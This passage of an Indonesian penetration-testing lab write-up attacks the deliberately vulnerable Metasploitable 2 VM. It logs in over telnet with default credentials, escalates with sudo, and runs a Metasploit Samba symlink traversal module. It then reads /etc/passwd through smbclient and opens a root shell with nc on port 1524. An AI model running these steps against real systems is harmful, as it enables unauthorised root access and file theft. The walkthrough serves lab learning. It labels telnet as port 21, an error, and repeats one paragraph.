
Ketika service samba dikonfigurasi dengan sebuah sharing file yang writeable dan “wide links” ter-enable, maka dapat dimanfaatkan celah tersebut sebagai backdoor untuk mengakses files

yang tidak diijinkan untuk disharing. Kita dapat menggunakan module exploit yang ada di Metasploit juga untuk kasus ini.




8. Java RMI Server

Dengan memanfaatkan celah default konfigurasi java rmi server yang mengijinkan loading classes dari remot URL apapun, kita dapat gunakan exploit yang ada di metasploit.



9. Telnet (Port 21) - Banner Grabing

Celah telnet yang tidak melakukan autentikasi (password), dapat dengan mudah kita manfaatkan untuk melihat informasi pada target.


root@yogikortisa-4311301040:~# telnet 192.168.40.2
Trying 192.168.40.2...
Connected to 192.168.40.2.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Sat Mar 12 10:50:45 EST 2016 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:

10. Samba – smbclient

Ketika service samba dikonfigurasi dengan sebuah sharing file yang writeable dan “wide links” ter-enable, maka dapat dimanfaatkan celah tersebut sebagai backdoor untuk mengakses files yang tidak diijinkan untuk disharing. Kita dapat menggunakan module exploit yang ada di Metasploit juga untuk kasus ini.

```
msf > use auxiliary/admin/smb/samba_symlink_traversal
msf auxiliary(samba_symlink_traversal) > set rhost 192.168.40.2
rhost => 192.168.40.2
msf auxiliary(samba_symlink_traversal) > set smbshare tmp
smbshare => tmp
msf auxiliary(samba_symlink_traversal) > exploit

[*] Connecting to the server...
[*] Trying to mount writeable share 'tmp'...
[*] Trying to link 'rootfs' to the root filesystem...
[-] Auxiliary failed: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error: STATUS_OBJ
[-] Call stack:
[-]   /usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:259:in `smb_recv_parse'
[-]   /usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:1666:in `trans2'
[-]   /usr/share/metasploit-framework/lib/rex/proto/smb/client.rb:1787:in `symlink'
[-]   /usr/share/metasploit-framework/modules/auxiliary/admin/smb/samba_symlink_traversal.rb:60:in `run'
[*] Auxiliary module execution completed
msf auxiliary(samba_symlink_traversal) > exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf auxiliary(samba_symlink_traversal) > exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf auxiliary(samba_symlink_traversal) > exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf auxiliary(samba_symlink_traversal) > exit -y
root@yogikortisa-4311301040:~# smbclient //192.168.40.2/tmp
Enter root's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
smb: \> cd rootfs
smb: \rootfs\> cd etc
smb: \rootfs\etc\> more passwd
```

11. Shell Login (Port 1524)

```
1524/tcp open  shell       Metasploitable root shell
```

Target membuka service shell, dan ternyata setelah dilakukan koneksi dengan **nc** kita dapat mengakases shell sebagai root tanpa harus memasukkan password!!!

```
root@yogikortisa-4311301040:~# nc 192.168.40.2 1524
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/#
```